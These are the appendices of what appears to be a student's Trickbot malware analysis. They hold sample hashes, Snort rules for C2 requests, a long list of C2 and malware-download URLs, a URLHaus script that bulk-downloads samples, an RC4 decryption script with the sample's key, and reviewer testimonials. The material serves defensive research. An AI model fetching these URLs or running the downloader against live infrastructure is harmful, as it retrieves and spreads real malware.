e2f317495b70a32af691d17509b2b02d6a6209e0ca040c663d1717a25b6fbcf9
b9589ecd6325fa57801b153de05d0692d0cdafd33713b17591f6b4df50df48b4
9b78d36ecf8352e0ebb40d60bde7a1774c5ecb90ebdd72a0da57145528e3dd74
9f84ceb783ba4b08c8bb73e79353f9804b52361786e2fba293ad339a50bb48b8
e671b61318dd009154b1aae689ee18e54b63ad56340f1103f35c8b740447a8a8
ee79eee3e6f134af0cb806f139e17a310cf573c7bb030a0f7f1d96deacf8ffa0
33d5ab9490368b0523ea241347e5c214f302b5a7a0564209d5f8e1a05e4931e9
1763279167393f63b3225038ddc84e7cfc685fc8c22750e2d09c6cfb4cc0d12b
605df5515031b25e091fd8a95d44b8372fd278aec78f33b98ca1689fe25575ff
37eaaf65673a2c6e17f6abd5a4f3dd60478a7d722df8973244bc20153b2a0ae2
e5562c05eba39a6f1432febaec4674e42ca70aa71504c58777e0f0addfd6d06d
b55c34a1d699818b0fe07f4c526ce2d87b6e4caed13f82c1b05a1ef87ca45909
c0b980c8176fdee552462857a00245f85a5bd3be85bfc9473dae0b2ca2204281
05f6076766dbfaddfbce1a9bd31ae7d52c07ab6aa4b9e4c4a7af578423d03264
8a41a0fbab344cd95cd71e8acc7208d7bea86843ab149e079f5621317a25a41c
330565194981153454179e6535f31f0b82fdcd307c70332324de289c4a5286ed
c310d601eac3ab937785d2ecedd53918fde718062611ac8e272a6ad6cbeaf7d4
61b8769f43698d046732ac8a7a6b572adc3a7625e6c0582e7370cacdc5602523
730ec05d0fcfe394551e6a49c72c65cd7a455dd2c58e1f43d33bf332347791f2
f0ab732bed3d820035a7fd315a795d75eadd69cbd8ec35c2bb42f5d1c5c00230
542936a325ed270ad26bfa24b13aacfcf5cd39c6484a486330fd158f7369b88b
8e355dd6732c5aaf08c795c8d0a751983d003b7a6f61492f6e646bd2824fe973
8faa75f06a1641d16e8428122376a35316f90a1ab0babe9e9a638a85b6d21faf
d201a34b06e0d4f06751fb39af2939e171c2332cc28505e17486c715bc8a5251
d26b2576859528bef90a19d357cd25d01ee2e28fa2e1fb384e88f799f6d48a7c
f04d2d6f277fc6ee2d261badd563e76c2e43a9b3f88c678d88a86e56edf5deb7
107679d057134754ab2ac11bd1b9801fd071c0185c5f6eae3e57ff1e74f864bb
a5ba6d588e9d98fb9f5b222b2c722d8efff12020b2d3fcab0ae6b978bf212a0b

```
26d814ee5912f702cbe0bc6491d08acce6c8dec1eeb820e4b3877992fd7af3b9
565eabbdab59e6281a5e7b87b3f3845994b0a797c4da7724bbb4c09ab4162b7c
14c311a9c0e084ff83ada8b61faf843ab1522e094cf15ce4b2d0faef154c6cea
9bcb7afe55c2fef2413742c51b2fd561a83ac6e7d85e80abcf0e30eb7df965fc
0cb7a7c00c8c545bd6bd389547cdaf79bca2122cb0d148805d22d3c8859d01d5
53482b7efe03111332cfd28b88083fbd3b6fad68d87ffd6613e83079fb8c27c4
9b386b0e6de471380127072105e112be8862319dc6e822b44bf3717156aeed0a
089939d767e496d646dcbcfaac4b7f1575e824a6b1bb9b7731c498359171464b
2a0fafaee6a2e8f05e9a987535ca71c96d8ed97373aaee26c55624214db6e3c3
1d276052bb743508033e008b50afc3e777cb0ccb5c3d0c8287d10e6e9c4da992
9f531035d0c4a750d56f0fcb08d08ded292910b22164a020541fbff66227e5a3
a0c6516fb8de070aa9ca02167a326507065026e6c9f83ed777bcda22b976625a
8b9c17958e8e82dfdc52ce68bb6961cbf4f6f896b7fd2c83e3269926bb707c86
69b990f996b7cd7ed1b9c42558b6f51e46c73da99cd328930da31d7596fec07e
b297d67349773af154b07eab5cdbe30ea4afa60bbb3821d18e048288ab18d71f
cb7a57f3c7e1704448e264473ae196bf3934c70ed51d514900fe4d04eb24f681
22573080ed9be675d3a5af911f19015c900101f8fdf35bc424fb613ed7debf97
0f1671f032bfb5d1c80d0ed350cc080ce3a256ae6e9ad137575d6cc3f04c421b
4e4adce59334421a22bdc98844fdc8e8dc6cea702f05d24edc659f9f2abca511
24a984c71115b1d7cc1d30434b4405a0370f0373a89ac83a7fadf13257f51cd5
e4c0b671039e4871660cccb3c869e46f5932feea6e9e7f350eb3e820e9272a96
c102da3aa6456359d46cef65830810b56f7973f682240dbe2bfe07a238411c95
1e1a1ea75d8561be4639562f1fa70daba02b92ca6cb5ea33c5b72b65a544338a
8f89cd4ac5c44fb83b3706dfa797e3a43a831343c124f524bc935fb1433c29df
8285cdf8146c6f5c0d6d381a43e6a65f8fd45ec4240df9f70c7d150b71331fb2
e2e221566ab42ef6d8d414a805eee441fe1b6bc531a358b6840bbbc63b2c836e
c9cedea2a437091a36b929601ebfb99ed42c88f1d3d859d14514537c3a861c48
2d4bdec48b602d66743e2df87381be283cc1b875fc4b6671d949570d67026c17
564d73129fd881420553eda5c8a6756865913bd2e84138e1edd40fa241a139fa
cb3869380e970409ab247065c3bdac16788d1743918a5facf7435240ac907011
e5ea5dd29efb911018322cedccbc04794584cccba319833b91498077334ac671
20cdc6ab9db5f8e10007a20a3fe28987f71d496b01c951a8a9c994a3a0481e20
c3c7c352b94b8aa628bc83dfadf4e7851c7cd7e830895043a0bf6f8f7e8baafd
95c5c7483f1f768c348454fe610bf2e4f6da478e162c40e094cf2490d2611567
a688eae7aa91a1b415c65f209ee0f066e98bc6858c49ffde2d5e0e0b9f543f1a
f995b06fb1ba5b3885a0fb9421fc5e553b70f3f1c4d6eabecec3c0b14ae402ac
```

A.2 SNORT Rules

```
    alert tcp any any -> any any (msg: "Trickbot C2 GET Requst Detected MINI PNG
    Hex"; content:"|2f 69 6d 61 67 65 73 2f 6d 69 6e 69 2e 70 6e 67|"; sid:
    169701; rev:1;)

alert tcp any any -> any any (msg: "Trickbot C2 GET Requst Detected LASTIMG PNG";
     content:"|2f 69 6d 61 67 65 73 2f 6d 69 6e 69 2e 70 6e 67|"; sid: 169702;
    rev:1;)

alert tcp any any -> any any (msg: "Trickbot C2 GET Requst Detected FLYGAME PNG";
     content:"|2f 69 6d 61 67 65 73 2f 66 6c 79 67 61 6d 65 2e 70 6e 67|"; sid:
    169703; rev:1;)
```

```
alert tcp any any -> any any (msg: "Trickbot C2 GET Requst Detected CURSOR PNG";
    content:"|2f 69 6d 61 67 65 73 2f 63 75 72 73 6f 72 2e 70 6e 67|"; sid:
    169704; rev:1;)

alert tcp any any -> any any (msg: "Trickbot C2 GET Requst Detected REDCAR PNG";
    content:"|2f 69 6d 61 67 65 73 2f 72 65 64 63 61 72 2e 70 6e 67|"; sid:
    169705; rev:1;)

alert tcp any any -> any any (msg: "Trickbot C2 GET Requst Detected IMGPAPER PNG
    "; content:"|2f 69 6d 61 67 65 73 2f 69 6d 67 70 61 70 65 72 2e 70 6e 67 |";
    sid: 169706; rev:1;)
```

Appendix B

Appendix B

B.1 Command and Control Infrastructure URLs

```
http://104.237.194.147/images/cursor.png
http://104.237.194.147/images/imgpaper.png
http://107.175.116.133/images/flygame.png
http://107.175.116.133/images/lastimg.png
http://107.175.116.133/images/mini.png
http://172.245.186.147/images/flygame.png
http://172.245.186.147/images/lastimg.png
http://172.245.186.147/images/mini.png
http://176.105.255.43/vps43.exe
http://176.123.6.20/vps.exe
http://192.3.124.40/images/cursor.png
http://192.3.124.40/images/flygame.png
http://192.3.124.40/images/lastimg.png
http://192.3.124.40/images/mini.png
http://192.3.124.40/images/redcar.png
http://195.123.240.37/images/lastimg.png
http://195.123.240.37/images/mini.png
http://198.23.130.69/images/cursor.png
http://198.23.130.69/images/imgpaper.png
http://198.23.130.69/images/redcar.png
http://198.23.252.135/images/flygame.png
http://198.23.252.135/images/lastimg.png
http://198.23.252.135/images/mini.png
http://23.95.238.106/images/cursor.png
http://23.95.238.106/images/imgpaper.png
http://23.95.238.106/images/redcar.png
http://37.1.212.70/f/rimes.exe
http://51.89.115.101/images/cursor.png
http://51.89.115.101/images/imgpaper.png
http://51.89.115.101/images/redcar.png
http://64.110.24.130/tempo/aboutButs.php
http://64.110.24.130/tempo/buts.exe
http://64.110.24.130/tempo/logs.exe
http://64.44.133.131/images/cursor.png
```

http://64.44.133.131/images/imgpaper.png
http://64.44.51.120/images/cursor.png
http://64.44.51.120/images/imgpaper.png
http://64.44.51.120/images/redcar.png
http://95.179.223.76/index.php
http://atradex.com/QW2.exe
http://berlitzalahsa.sa/QW4.exe
http://c.vollar.ga:443/o/cpu32.exe
http://cabannase.com/seboku/puketa.exe
http://cleaner-software.com/abc.exe
http://cmc-me.com/yas12.exe
http://customscripts.us/YAS22.exe
http://dx111.downyouxi.com/dnftafangwudibanzhongwenban.exe
http://eastconsults.com/yas16.exe
http://escapetrainingclub.com/YAS21.exe
http://futuremakers.ae/MAN5.exe
http://gulf-builders.com/YAS25.exe
http://ictd.ae/YAS17.exe
http://it-corp.info/exe/Software_Net.exe
http://joshleeband.com/sport/rockstar.php
http://lxj.vvn.mybluehost.me/YAS21.exe
http://lxj.vvn.mybluehost.me/YAS24.exe
http://oscqa.com/dksfjvsd.exe
http://rekenjura.com/QW8.exe
http://seekersme.com/YAS18.exe
http://shawigroup.com/dmndfkle.exe
http://sinacloud.net/yun2016/PrsProt32.rar
http://theluxurytrainsofindia.com/MAN5.exe
http://www.afboxmarket.com/masnd.exe
http://www.danicar.it/cars/carrots.php
http://www.electricsystem.it/scaricates/docs.php
http://www.milleniumlanguage.it/noucarp/carp.php
http://www.onetimeroma.com/lost/rockstar.php
http://www.raqmiyat.com/man1.exe
http://www.webtrainingindia.com/man4a.exe
https://aonefire.com/YAS20.exe
https://copyrightlive-ksa.com/man2.exe
https://das2020.vlrlab.net/wp-content/themes/chigue/1BhcG3pS.exe
https://newhitechcontractors.com/man_10.exe
https://sinacloud.net/yun2016/PrsProt32.rar
https://target-support.online/old/upload/ddd5.exe
https://target-support.online/old/upload/emter.exe
https://www.43service.com/model/prontos.php
https://www.alkanzalzahabi.com/yas33.exe
https://www.chapeauartgallery.com/SUPPORTS/locals.php
https://www.housecaffe.it/dockercomposter/docker.php
https://www.onetimeroma.com/lost/rockstar.php
https://www.playgroupsrl.com/creodeo/documents.php

Appendix C

Appendix C

C.1 URLHaus API Querying Script

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import sys
import logging
import traceback
import requests
import argparse
from pprint import pprint
import os.path
import csv

__version__ = "0.0.5 - Forked from T.J. at 0.0.1"

logging.basicConfig(level=logging.INFO, format='%(asctime)s:[%(process)d] %(name)
    s %(levelname)s:%(message)s', datefmt='%d-%b-%y %H:%M:%S')
logger = logging.getLogger('doorbell')

class URLHaus():
    def __init__(self, limit=None, online=False, download=False, csv=None):
        self.baseurl = "https://urlhaus-api.abuse.ch/v1/"
        self.params = {}
        self.limit = limit
        self.online = online
        self.csv = csv
        self.download = download
        self.tag = None
        self.signature = None

    def recent_urls(self):
        logger.info('[+] Querying recent URLs!')
        self.url = self.baseurl + "urls/recent/"
        self._get()

        return
```

```
    def query_host(self, hosts):
        logger.info('[+] Querying Host information!')
        self.url = self.baseurl + "host/"
        for host in hosts:
            self.params = {"host": host}
            response = self._post()
            if response is not None:
                pprint(response)
            else:
                logger.info('[!] No results for {}!'.format(host))
        return

    def query_url(self, urls):
        logger.info('[+] Querying URL information!')
        self.url = self.baseurl + "url/"
        for url in urls:
            self.params = {"url": url}
            response = self._post()
            if response is not None:
                pprint(response)
            else:
                logger.info('[!] No results for {}!'.format(url))

        return

    def query_tag(self, tags):
        self.tag = tags
        logger.info('[+] Querying Tag information!')
        self.url = self.baseurl + "tag/"
        for tag in tags:
            self.params = {"tag": tag}
            response = self._post()
            if response is not None:
                logger.info('[+] Retreiving results!')
            else:
                logger.info('[!] No results for {}!'.format(tag))

        return

    def query_payload(self, hashes):
        logger.info('[+] Querying Payload/Hash information!')
        self.url = self.baseurl + "payload/"
        for hash in hashes:
            if len(hash) == 32:
                self.params = {"md5_hash": hash}
            elif len(hash) == 64:
                self.params = {"sha256_hash": hash}
            else:
                logger.info('[-] Invalid hash: {}'.format(hash))
                continue
            response = self._post()
            if response is not None:
                pprint(response)
            else:
```

```
            logger.info('[!] No results for {}!'.format(hash))

        return

    def query_signature(self, sigs):
        self.signature = sigs
        logger.info('[+] Querying Signature information!')
        self.url = self.baseurl + "signature/"
        for sig in sigs:
            self.params = {"signature": sig}
            self._post()

        return

    def _get(self):
        response = requests.get(url=self.url).json()

        if self.online:
            logger.info('[+] Filtering out offline urls')
            response = self._filter_online(response)

        if self.limit is not None:
            logger.info('[+] Limiting returned URLs to {}'.format(self.limit))
            response = self._limit_results(response)

        return response

    def _post(self):
        response = requests.post(url=self.url, data=self.params).json()
        if response["query_status"] == "ok":
            if self.online:
                logger.info('[+] Filtering out offline urls')
                response = self._filter_online(response)

            if self.limit is not None:
                logger.info('[+] Limiting returned URLs to {}'.format(self.limit)
)
                response = self._limit_results(response)

            if self.download:
                if(self.signature):
                    # self.params = {"tag": tag}
                    pay_string = self.signature[0]
                elif(self.tag):
                    pay_string = self.tag[0]

                self._download_payload_data(response, pay_string)

            if self.csv is not None:
                self._csv_export(response)
            return response

        return None

    def _download_payload_data(self, data, pay_string=None):
```

```
        logger.info("[+] " + pay_string)

        logger.info('[+] Downloading Payloads!')

        payload_dir = "PayloadData/" + pay_string + "/"


        if not os.path.isdir(payload_dir):
            os.mkdir(payload_dir)

        for url in data["urls"]:

            dl_url = url.get('urlhaus_download')
            sha256_hash = url.get('sha256_hash')
            file_directory = payload_dir + str(sha256_hash) + '.zip'

            payload_request = requests.get(dl_url)

            if os.path.isfile(file_directory):
                continue
            else:
                open(file_directory, 'wb').write(payload_request.content)

        return data

    def _csv_export(self, data):
        logger.info('[+] Making Output CSV!')
        csv_path = self.csv
        cols = []

        if os.path.isfile(csv_path):
            existing_shas = list()
            existing_urls = set()
            with open(csv_path, 'r') as prelist:
                reader = csv.DictReader(prelist)
                if "Sha256_hash" in reader.fieldnames:
                    fieldnames = reader.fieldnames
                    for row in reader:
                        existing_shas.append(row['Sha256_hash'])
                elif "Url_id" in reader.fieldnames:
                    for row in reader:
                        existing_urls.add(row['Url_id'])
                else:
                    print("[-] ERROR: SHA256 Column not found in CSV, please
    check format of CSV! ")
                    exit(2)



            prelist.close()

            with open(csv_path, 'a') as f:
                for k in data["urls"][0]:
                    cols.append(k.capitalize())
```

```
                outfile = csv.DictWriter(f, cols, extrasaction='ignore', restval
    ='')

                for url in data["urls"]:
                    row = {}
                    for k in cols:
                        row[k] = url[k.lower()]

                    # print(existing_urls)
                    if url.get('sha256_hash') in existing_shas:
                        continue
                    if url.get('url_id') in existing_urls:
                        continue
                    elif existing_shas is None and url.get('url_id') not in
    existing_urls:
                        outfile.writerow(row)
                    elif url.get('sha256_hash') not in existing_shas and url.get
    ('url_id') not in existing_urls and existing_shas is not None:
                        outfile.writerow(row)

            f.close()
        else:
            with open(csv_path, 'w') as f:
                for k in data["urls"][0]:
                    cols.append(k.capitalize())
                outfile = csv.DictWriter(f, cols, extrasaction='ignore', restval
    ='')
                outfile.writeheader()

                for url in data["urls"]:
                    row = {}
                    for k in cols:
                        row[k] = url[k.lower()]
                    outfile.writerow(row)

            f.close()

    def _limit_results(self, data):
        data["urls"] = data["urls"][:self.limit]

        return data

    def _filter_online(self, data):
        data["urls"][:] = [url for url in data["urls"] if url.get('url_status')
    == "online"]

        return data
def main():
    """
    Main Function: Parses Arguments
    """
    try:
        parser = argparse.ArgumentParser(description='Queries URLHaus API for URL
    , HOST, Tag and Signature information')
```

```
        parser.add_argument('-ru', '--recent', dest='recent', help='Pull recent
    URL information', required=False, action="store_true")
        parser.add_argument('-iu', '--url', dest='url', help='Query URL
    information (Quote the complete URL)', nargs='+',  required=False)
        parser.add_argument('-ih', '--host', dest='host', help='Query Host/Domain
     information', nargs='+',  required=False)
        parser.add_argument('-it', '--tag', dest='tag', help='Query Tag
    information e.g. Mirai', nargs='+',  required=False)
        parser.add_argument('-ip', '--payload', dest='payload', help='Query
    payload (MD5 or SHA256) information e.g. 99ad3000abb169e60844a0689dbe9f8c',
    nargs='+', required=False)
        parser.add_argument('-is', '--signature', dest='signature', help='Query
    Signature information e.g. Trickbot', nargs='+',  required=False)
        parser.add_argument('-l', '--limit', dest='limit', help='Limit number of
    returned results. Default=No Limit', required=False, type=int)
        parser.add_argument('-on', '--online', dest='online', help='Only return
    results where URL status is online', required=False, action="store_true")
        parser.add_argument('-dl', '--dlpayload', dest='download', help='
    Downloads the payload of the Threathaus URL', required=False, action="
    store_true")
        parser.add_argument('-out', '--outcsv', dest='csv', help='Exports the
    Threathaus data to a specified CSV', required=False)

        args = parser.parse_args()

        doorbell = URLHaus(args.limit, args.online, args.download, args.csv)

        if args.recent:
            doorbell.recent_urls()

        if args.url:
            doorbell.query_url(args.url)

        if args.host:
            doorbell.query_host(args.host)

        if args.tag:
            doorbell.query_tag(args.tag)

        if args.payload:
            doorbell.query_payload(args.payload)

        if args.signature:
            doorbell.query_signature(args.signature)

    except Exception as e:
        print(e)
        traceback.print_exc()

if __name__ == '__main__':
    try:
        logger.info('\n[!] DING DONG!')
        main()
    except (KeyboardInterrupt, SystemExit):
        logger.info('[!] Thanks for calling!')
```

```
        sys.exit(1)
```

Appendix D

Appendix D

D.1 URLHaus Pivot Script

```
import csv
import os
import subprocess
def _c2_pivot():
    csv_path = "TrickbotPayloads.csv"
    if os.path.isfile(csv_path):
        existing_shas = list()
        with open(csv_path, 'r') as prelist:
            reader = csv.DictReader(prelist)
            if "Sha256_hash" in reader.fieldnames:
                fieldnames = reader.fieldnames
            else:
                print("[-] ERROR: SHA256 Column not found in CSV, please check
    format of CSV! ")
                exit(2)

            for row in reader:
                existing_shas.append(row['Sha256_hash'])

        prelist.close()

        return existing_shas

def main():

    existing_shas = _c2_pivot()

    for each in existing_shas:
        try:
            subprocess.run(["python doorbell.py -ip " + each + " -out Urls.csv"],
     stderr=subprocess.STDOUT,
                           shell=True)
        except ImportError:
            print("********Aint it only done got fucked********")
```

```
main()
```

Appendix E

Appendix E

E.1 RC4 Decryption script

```
import binascii
from Crypto.Cipher import ARC4

def read_from_hex_offset(filename, offset, buffer_size):
    filename = open(filename, 'rb')

    if offset is not None:

        filename.seek(offset, 0)
        data = filename.read(buffer_size)
        filename.close()
        return data
    else:
        return "0"


def main():
        rc4_data = read_from_hex_offset("Trickers", 12704, 253952)
        rc4 = ARC4.new("3<m5s@yghz/QfJX" + '\x00')
        resultant = rc4.decrypt(rc4_data)
        print(binascii.hexlify(resultant[0]))

        filename = open("output", 'wb')
        filename.write(resultant)
        filename.close()


main()
```

Appendix F

Appendix F

F.1 Testimonial A

1. **Quality of English used within report (1-5)**
   5

2. **Quality of information gathered from C2 infrastructure (1-5)**
   4

3. **Quality of the reverse engineering work?(1-5)**
   5

4. **Would the work be considered up to industry standard?(Long answer)**
   "Without a doubt the research, analysis and documentation Eoin has produced on Trickbot is up to industry standard. The detail he has delving into on certain portions of his analysis and the reverse engineering skills he has demonstrated are very impressive considering his limited experience in the industry."

5. **How do you feel the work was overall?(Long answer)**
   "I feel the work was excellent, it is of a level far superior to someone of Eoin's experience and I think that is testament to how passionate he is for this field along with how hard he works to improve his existing skill-set as well as learn new ones."

6. **Any improvements or notes for the author?(Long answer)**
   "Great piece of work overall, well laid out and structured, detailed analysis that was explained very clearly, encompassed all of the necessary components of Trickbot's infection and execution chain. I thoroughly enjoyable read. My only advice would be to keep up the good work, with the trajectory the author is on there is no doubt in my mind he will go far in this industry."

F.2 Testimonial B

1. **Quality of English used within report (1-5)**
   4

2. **Quality of information gathered from C2 infrastructure (1-5)**
   5

3. **Quality of the reverse engineering work?(1-5)**
   5

4. **Would the work be considered up to industry standard?(Long answer)**
   "If this piece was to be published as a technical deep-dive and insight into the module malware known as; Trickbot, I would not question the level of detail, effort and information put into this piece of work.

   From a person working in the cybersecurity Industry, I feel this technical piece is on-par with work already found in industry-standard papers and write-ups on this subject that can be already accessible online from most major cyber-security companies and vendors.

   The piece goes above and beyond the already high standards of a final-year-project college paper."

5. **How do you feel the work was overall?(Long answer)**
   "The work in the piece is extremely technical and dense but feel is warranted given the complexity and nature of the malware assessed in this project. The paper displays the writers extent of learning and capabilities throughout the piece.

   It shows off many technical abilities of the writer but also his knowledge and understanding of the task at hand."

6. **Any improvements or notes for the author?(Long answer)**
   "Other than a few minor formatting correction(s) which have been brought to light to the writer of the piece. I feel the piece is fully merited of top marks in this generated survey. For future work I would suggest diving into the further details of the ever evolving Trickbot modules and there full capabilities within a future further deep-dive."